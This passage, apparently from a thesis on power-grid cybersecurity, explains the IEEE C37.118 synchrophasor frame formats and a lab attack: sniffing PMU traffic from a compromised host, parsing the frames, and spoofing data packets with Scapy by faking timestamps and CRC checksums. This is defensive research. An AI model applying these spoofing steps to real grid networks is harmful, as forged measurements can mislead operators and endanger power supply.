
Data message are the measurements made by the PMU



No.	Field	Size (bytes)	Comment
1	SYNC	2	Sync byte followed by frame type and version number.
2	FRAMESIZE	2	Number of bytes in frame, defined in 6.2.
3	IDCODE	2	Stream source ID number, 16-bit integer, defined in 6.2.
4	SOC	4	SOC time stamp, defined in 6.2, for all measurements in frame.
5	FRACSEC	4	Fraction of Second and Time Quality, defined in 6.2, for all measurements in frame.
6	STAT	2	Bit-mapped flags.
7	PHASORS	4 × PHNMR or 8 × PHNMR	Phasor estimates. May be single phase or 3-phase positive, negative, or zero sequence. Four or 8 bytes each depending on the fixed 16-bit or floating-point format used, as indicated by the FORMAT field in the configuration frame. The number of values is determined by the PHNMR field in configuration 1, 2, and 3 frames.
8	FREQ	2 / 4	Frequency (fixed or floating point).
9	DFREQ	2 / 4	ROCOF (fixed or floating point).
10	ANALOG	2 × ANNMR or 4 × ANNMR	Analog data, 2 or 4 bytes per value depending on fixed or floating-point format used, as indicated by the FORMAT field in configuration 1, 2, and 3 frames. The number of values is determined by the ANNMR field in configuration 1, 2, and 3 frames.
11	DIGITAL	2 × DGNMR	Digital data, usually representing 16 digital status points (channels). The number of values is determined by the DGNMR field in configuration 1, 2, and 3 frames.
	Repeat 6–11		Fields 6–11 are repeated for as many PMUs as in NUM_PMU field in configuration frame.
12+	CHK	2	CRC-CCITT


Figure 28: Contents of the data frame [99]

Configuration are separated into three different types, CFG-1, CFG-2 and CFG-3. The configurations are messages containing data types, calibrations factors and other meta-data. While CFG 1 and 2 were available in C37.118-2005, CFG-3 was not introduced before C37.118-2011. CFG contains the capabilities of the two earlier versions but with added flexible framing and lengths. The first denotes the capabilities as well as reporting capabilities in the PMU. The second indicates which measurements are currently being reported in the data frame.



No	Field	Size (bytes)	Short description
1	SYNC	2	Sync byte followed by frame type and version number.
2	FRAMESIZE	2	Number of bytes in frame, defined in 6.2.
3	IDCODE	2	Stream source ID number, 16-bit integer, defined in 6.2.
4	SOC	4	SOC time stamp, defined in 6.2.
5	FRACSEC	4	Fraction of Second and Message Time Quality, defined in 6.2.
6	TIME_BASE	4	Resolution of FRACSEC time stamp.
7	NUM_PMU	2	The number of PMUs included in the data frame.
8	STN	16	Station Name—16 bytes in ASCII format.
9	IDCODE	2	Data source ID number identifies source of each data block.
10	FORMAT	2	Data format within the data frame.
11	PHNMR	2	Number of phasors—2-byte integer (0 to 32 767).
12	ANNMR	2	Number of analog values—2-byte integer.
13	DGNMR	2	Number of digital status words—2-byte integer.
14	CHNAM	16 × (PHNMR + ANNMR + 16 × DGNMR)	Phasor and channel names—16 bytes for each phasor, analog, and each digital channel (16 channels in each digital word) in ASCII format in the same order as they are transmitted. For digital channels, the channel name order will be from the least significant to the most significant. (The first name is for bit 0 of the first 16-bit status word, the second is for bit 1, etc., up to bit 15. If there is more than 1 digital status, the next name will apply to bit 0 of the second word and so on.)
15	PHUNIT	4 × PHNMR	Conversion factor for phasor channels.
16	ANUNIT	4 × ANNMR	Conversion factor for analog channels.
17	DIGUNIT	4 × DGNMR	Mask words for digital status words.
18	FNOM	2	Nominal line frequency code and flags.
19	*CFGCNT*	2	Configuration change count.
	Repeat 8–19		Fields 8—19, repeated for as many PMUs as in field 7 (NUM_PMU).
20+	DATA_RATE	2	Rate of data transmissions.
21+	CHK	2	CRC-CCITT.


Figure 29: Contents of the CFG2 [99]



No	Field	Size (bytes)	Short description
1	SYNC	2	Sync byte followed by frame type and version number.
2	FRAMESIZE	2	Number of bytes in frame, defined in 6.2.
3	IDCODE	2	PMU/PDC data stream ID number, 16-bit integer, defined in 6.2.
4	SOC	4	SOC time stamp, defined in 6.2.
5	FRACSEC	4	Fraction of Second and Message Time Quality, defined in 6.2.
6	CONT_IDX	2	Continuation index for fragmented frames.
7	TIME_BASE	4	Resolution of FRACSEC time stamp.
8	NUM_PMU	2	The number of PMUs included in the data frame.
9	STN	1–256	Station Name—in ASCII format with field index (see Table 12).
10	IDCODE	2	Data source ID number identifies source of each data block.
11	G_PMU_ID	16	Global PMU ID.
12	FORMAT	2	Data format within the data frame.
13	PHNMR	2	Number of phasors—2-byte integer (0 to 32 767).
14	ANNMR	2	Number of analog values—2-byte integer.
15	DGNMR	2	Number of digital status words—2-byte integer.
16	CHNAM	1–256 per name	Phasor and channel names—in ASCII with field index (see Table 12). Minimum of 1 byte for each phasor, analog, and digital channel. Names are in the same order as they are transmitted: all phasors, all analogs, and all digitals. For digital channels, the channel name order will be from the least significant to the most significant. (The first name is for bit 0 of the first 16-bit status word, the second is for bit 1, etc., up to bit 15. If there is more than 1 digital status, the next name will apply to bit 0 of the second word and so on.)
17	PHSCALE	12 × PHNMR	Conversion factor for phasor channels with flags.
18	ANSCALE	8 × ANNMR	Conversion factor for analog channels.
19	DIGUNIT	4 × DGNMR	Mask words for digital status words.
20	PMU_LAT	4	PMU Latitude in degrees, 32-bit floating point, WGS84 datum.
21	PMU_LON	4	PMU Longitude in degrees, 32-bit floating point, WGS84 datum.
22	PMU_ELEV	4	PMU Elevation in meters, 32-bit floating point, WGS84 datum.
23	SVC_CLASS	1	Service class, as defined in IEEE Std C37.118.1, a single ASCII character that is M or P for IEEE Std C37.118.1.
24	WINDOW	4	Phasor measurement window length including all filters and estimation windows in effect. Value is in microseconds, 4-byte integer value (to nearest microsecond).
25	GRP_DLY	4	Phasor measurement group delay including all filters and estimation windows in effect. Value is in microseconds, 4-byte integer value (to nearest microsecond).
26	FNOM	2	Nominal line frequency code and flags.
27	CFGCNT	2	Configuration change count.
	Repeat 9–27		Fields 9–27, repeated for as many PMUs as in field 8 (NUM_PMU).
28+	DATA_RATE	2	Rate of data transmissions.
29+	CHK	2	CRC-CCITT.

Figure 30: Contents of the CFG3 [99]

command are codes readable by the machine, containing control or configurations sent to the PMU.



No	Field	Size (bytes)	Comment
1	SYNC	2	Sync byte followed by frame type and version number (AA41 hex).
2	FRAMESIZE	2	Number of bytes in frame, defined in 6.2.
3	IDCODE	2	PMU/PDC ID data stream number, 16-bit integer, defined in 6.2.
4	SOC	4	SOC time stamp, defined in 6.2.
5	FRACSEC	4	Fraction of Second and Time Quality, defined in 6.2.
6	CMD	2	Command being sent to the PMU/PDC (0).
7	EXTFRAME	0–65518	Extended frame data, 16-bit words, 0 to 65518 bytes as indicated by frame size, data user defined.
8	CHK	2	CRC-CCITT.

Figure 31: Contents of command frame [99]

In communicating between the PMUs and the controller, the controller first sends the configuration request frame. When the PMU receives this initial message it will respond with which configuration and the configuration for a given PMU. After this, a start command is sent by the controller and the data transmission is started.




PMU
Controller
Command: Send Configurations
Configuration: CFG-2
Command: Start Data Transmission
Data: Synchrophasors
Command: Stop Data Transmission

Figure 32: Communication handshake between PMU and controller [99]

This communication usually happens through one of two methods of communication, the first is client-server, and the second is the basic mode of operation. Client-server operations entail that the server provides data to the client like synchrophasor data. Here the data is initialised by command and the data flow is further controlled by commands. In basic modes of operation, there is spontaneous and commanded communication. In spontaneous operation, the server transmits data to a designated destination no matter what. In commanded operations, data is only transmitted when a client requests it [100].

In Figure 33 an example of a data frame can be found. While the first half of the frame is communication protocols, the blue part is the C37.118.



```
10 0.006578    192.168.0.241    192.168.0.20    SYNCHR…    120 Data Frame
```

```
> Frame 10: 120 bytes on wire (960 bits), 120 bytes captured (960 bits)
> Ethernet II, Src: Schweitz_00:0d:3a (00:30:a7:00:0d:3a), Dst: IBM_93:7b:83 (00:09:6b:93:7b:83)
> Internet Protocol Version 4, Src: 192.168.0.241, Dst: 192.168.0.20
> Transmission Control Protocol, Src Port: 4712, Dst Port: 36835, Seq: 135, Ack: 37, Len: 54
v IEEE C37.118 Synchrophasor Protocol, Data Frame [correct]
  v Synchronization word: 0xaa01
      .... .... .000 .... = Frame Type: Data Frame (0x0)
      .... .... .... 0001 = Version: Defined in IEEE Std C37.118-2005 (1)
    Framesize: 54 bytes
    PMU/DC ID number (Stream source ID): 241
    SOC time stamp: Aug  1, 2008 16:05:30.000000000 UTC
  v Time quality flags
      .0.. .... = Leap second direction: Delete
      ..0. .... = Leap second occurred: False
      ...0 .... = Leap second pending: False
      .... 0000 = Message Time Quality indicator code: Normal operation, clock locked (0x0)
    Fraction of second (raw): 2013266
    Fraction of second: 120
  v Measurement data
      [Dissected using configuration from frame: 6]
    v Station: "Blue PMU         "
      > Flags
      v Phasors (4), notation: rectangular, format: floating point
          Phasor #1: "V1LPM           ", 100044,349V ∠-89,929° alt 123,280+j-100044,273V
          Phasor #2: "VALPM           ", 100038,474V ∠-89,926° alt 129,534+j-100038,391V
          Phasor #3: "VBLPM           ", 100044,419V ∠150,069° alt -86700,922+j49918,293V
          Phasor #4: "VCLPM           ", 100050,144V ∠ 30,069° alt 86585,727+j50129,266V
        Frequency deviation from nominal: 0mHz (actual frequency: 50,000Hz)
        Rate of change of frequency: 0,000Hz/s
    Checksum: 0x47ef [correct]
    [Checksum Status: Good]
```

```
0000  00 09 6b 93 7b 83 00 30  a7 00 0d 3a 08 00 45 00   ··k·{··0 ···:··E·
0010  00 6a 65 68 00 00 40 06  92 d0 c0 a8 00 f1 c0 a8   ·jeh··@· ········
0020  00 14 12 68 8f e3 d9 7b  79 bf 08 0d 85 c9 80 18   ···h···{ y·······
0030  21 cc 5e d6 00 00 01 01  08 0a 71 a0 0d cc 02 c4   !·^····· ··q·····
0040  66 11 aa 01 00 36 00 f1  48 93 34 4a 00 1e b8 52   f····6·· H·4J···R
0050  08 00 42 f6 8f 24 c7 c3  66 23 43 01 88 cb c7 c3   ··B··$·· f#C·····
0060  63 32 c7 a9 56 76 47 42  fe 4b 47 a9 1c dd 47 43   c2··VvGB ·KG···GC
0070  d1 44 00 00 00 00 47 ef                            ·D····G·
```

Figure 33: Example TCP/IP message with the C37.118 in wireshark

3.3 Attacks

To be able to research the possibilities for recognisance, and how the software would react to false messages an ”infected” computer was placed inside the system. Sharing a switch with the PDC and visualisations software it was possible to pick up traffic and addresses from a majority of the system. This setup does however not give the test possibility to see how to gain this initial access. These tests are meant to represent what can be done and how it is done after gaining a foothold in the system either through phishing or other means.




Figure 34: Lab set-up


3.3.1 Recognisance and parsing

The first part of the attack is Recognisance, with the infected computer it is possible to listen to all communication on the same switch. Utilizing the built-in Windows/linux function TCP_dump and the python library pyshark.

TCP_dump would monitor all data traffic in the switch. Because of this pyshark was able to sort out all traffic to and from a known IP-address which in this case is known. Other possibilities include searching for a given data frame. By filtering out the three first layers only the packets containing additional data be left. Even if the IP address of the Opal-RT (here substituting PMUs or substations) was not known, it would have been possible to find out through other means.

Each packet would contain all the information from TCP/IP protocols as well as the IEEE C37.118. As every C37.118 packets starts with the sync frame 0xaa it is easy to filter out.

```
00 09 6b 93 7b 83 00 30 a7 00 0d 3a 08 00 45 00
00 6a 65 68 00 00 40 06 92 d0 c0 a8 00 f1 c0 a8
00 14 12 68 8f e3 d9 7b 79 bf 08 0d 85 c9 80 18
21 cc 5e d6 00 00 01 01 08 0a 71 a0 0d cc 02 c4
66 11 aa 01 00 36 00 f1 48 93 34 4a 00 1e b8 52
08 00 42 f6 8f 24 c7 c3 66 23 43 01 88 cb c7 c3
63 32 c7 a9 56 76 47 42 fe 4b 47 a9 1c dd 47 43
d1 44 00 00 00 00 47 ef
```



```
aa01002213ee641b0e8d000b4aa000003f8137cdc00c963b4248000000000000ca62
```

Figure 35: Contents of a C37.118 data packet

After capturing the data, the process of parsing starts. This step is necessary to 1. be able to read the captured messages and 2. create fake messages later.


The first step is determining which standard is used, as only a handful of standards are used in power system operations it should be a relatively easy process to eliminate the standards that do not fit the captured packets. In this work, IEEE C37.118 was used for communication. In most cases software like Wireshark comes with prebuilt translating of standards, this includes the C37.118, but Wireshark was not able to translate the messages from this system. Most likely because of one or two reasons, 1. Wireshark needs the configuration frame to translate the packets to human-readable files or 2. Small changes were made from the standard making Wireshark not able to recognise it, thus manual parsing is necessary.

All the C37.118 packets start with a sync byte, aa, this makes it easy to see which packets belong to the C37.118 as well as where it begins. This will also always be the last layer of a given packet so separating the data layer from the rest is easy. Following this, a number indicating which type of frame is being sent and a version code (IEEE std C37.118-2005, or IEEE std C37.118-2011). The difference in version is minimal for parsing purposes as CFG2 is most commonly used and is a good assumption if a configuration frame is not available. After these two bytes, the next four contain frame size, which is just a number dedicated to how long the massage is, which is important to ensure the integrity of any given packet. The IDCODE is identifying which PMU the data comes from. This code is important for an attacker as it makes mapping out the system possible, both in understanding scope but also in determining targets. The last part of the header consists of SOC, time in seconds from 1/1/1970, and time quality plus fracsec. The SOC uses the GPS functionalities of PMUs to accurately tell the time to order and synchronise data. This might be a difficulty for an attacker as matching the time data accurately can be a hard task, on the other hand, as SOC in C37.118 is only counted in whole seconds an attacker would have a relatively wide margin to imitate this. Time quality and fracsec look like is often equal to 0 and are thus easy to understand and imitate. This concludes the header file.

From the header what type of message the rest of the packet will be is determined. If the third hex equals 0, it contains a data frame. If it is a 3 or a 4, the rest of the data is either a configuration frame or a command frame respectively. During this work, only data frames were picked up, which makes understanding the data harder especially since the configuration frame contains a lot of information and allows for big variances in data frames.

No command or configuration frame was received during this work. This is natural as they are most commonly only sent when starting or stopping a given system. Even if no packet was received, with the information gathered from data frames parsing these would most likely be a simple task. A command frame, starting with 0xaa41, is shorter than a data frame. After the header only one extra block is added before the CHK, a CMD. This code determines what the command is, either starts or stops transmitting and resends the configuration frame. The configuration frame is much larger, detailing all information about the given PMU. For recognisance purposes, this is a very useful frame, but not necessary.

During the recognisance, only data packets were sent, this did present som challenges but parsing was still possible. The data frame would start with 4 hex of flags, for normal operations these would most likely be 0000 or 0800. Following this is the phasor data. Phasor data can be shown as either 4-byte or 8-byte numbers, this would have been known through a configuration frame. Starting, an assumption of 8-byte phasor data is made as this is the most likely because of the added accuracy this data would have. To verify this, a check of every frame is made to see if the data would be dividable by 8, which this data set was. As the assumption is verified, converting the data set to decimal numbers most is close to 1. This most likely suggests that the phasor data is sent in P.U. After this the frequency/frequency deviation and Rate of Change of Frequency (RoCoF). Most of the time this will be 0x00000000 or the frequency coefficient would be 50 depending on the configuration. Lastly a two-byte CHK value. This value is calculated through a hash of the earlier data which presents some challenges. The CHK value is not needed to parse the text but is necessary to fake packets.



```
Flags: 0x018 (PSH, ACK)
  000. .... .... = Reserved: Not set
  ...0 .... .... = Accurate ECN: Not set
  .... 0... .... = Congestion Window Reduced: Not set
  .... .0.. .... = ECN-Echo: Not set
  .... ..0. .... = Urgent: Not set
  .... ...1 .... = Acknowledgment: Set
  .... .... 1... = Push: Set
  .... .... .0.. = Reset: Not set
  .... .... ..0. = Syn: Not set
  .... .... ...0 = Fin: Not set
```

Figure 36: Possible flags for the C37.118

3.3.2 Active recognisance, spoofing and faking messages

During active recognisance and faking messages, recreating packets the system believes are real and from a trusted source is essential. To do this a few steps must be taken, the first is done during recognisance, identify which IP to spoof as source and destination as well as MAC addresses and ports. Using the Python library Scapy, TCP messages are built by these cornerstones and make it possible to attach data frames on these.

Secondly, the C37.118 have two blocks which make creating fake packets more difficult but not impossible. The CHK CRC and SOC timestamp. The SOC counts time from 1/1/1970 in seconds. Using the PMUs GPS functionality this is a way to communicate time, sorting and verification of messages. This is often hard to fake but in the case of the C37.118 the SOC only counts in seconds, some protocols call for even more accurate time signatures which would be harder to fake. By using a computer epoch time, and knowing the start date a SOC is possible to calculate. The SOC calculation can be found as ”def SOC()” in appendix A. The second message is the 2-byte CHK. This is a CRC-CCITT 16-bit algorithm. A Cyclic redundancy code (CRC) is used to verify that the given data is not corrupted. By using a polynomial and initial conditions the direction of the bits are shifted. Using this any given packet of 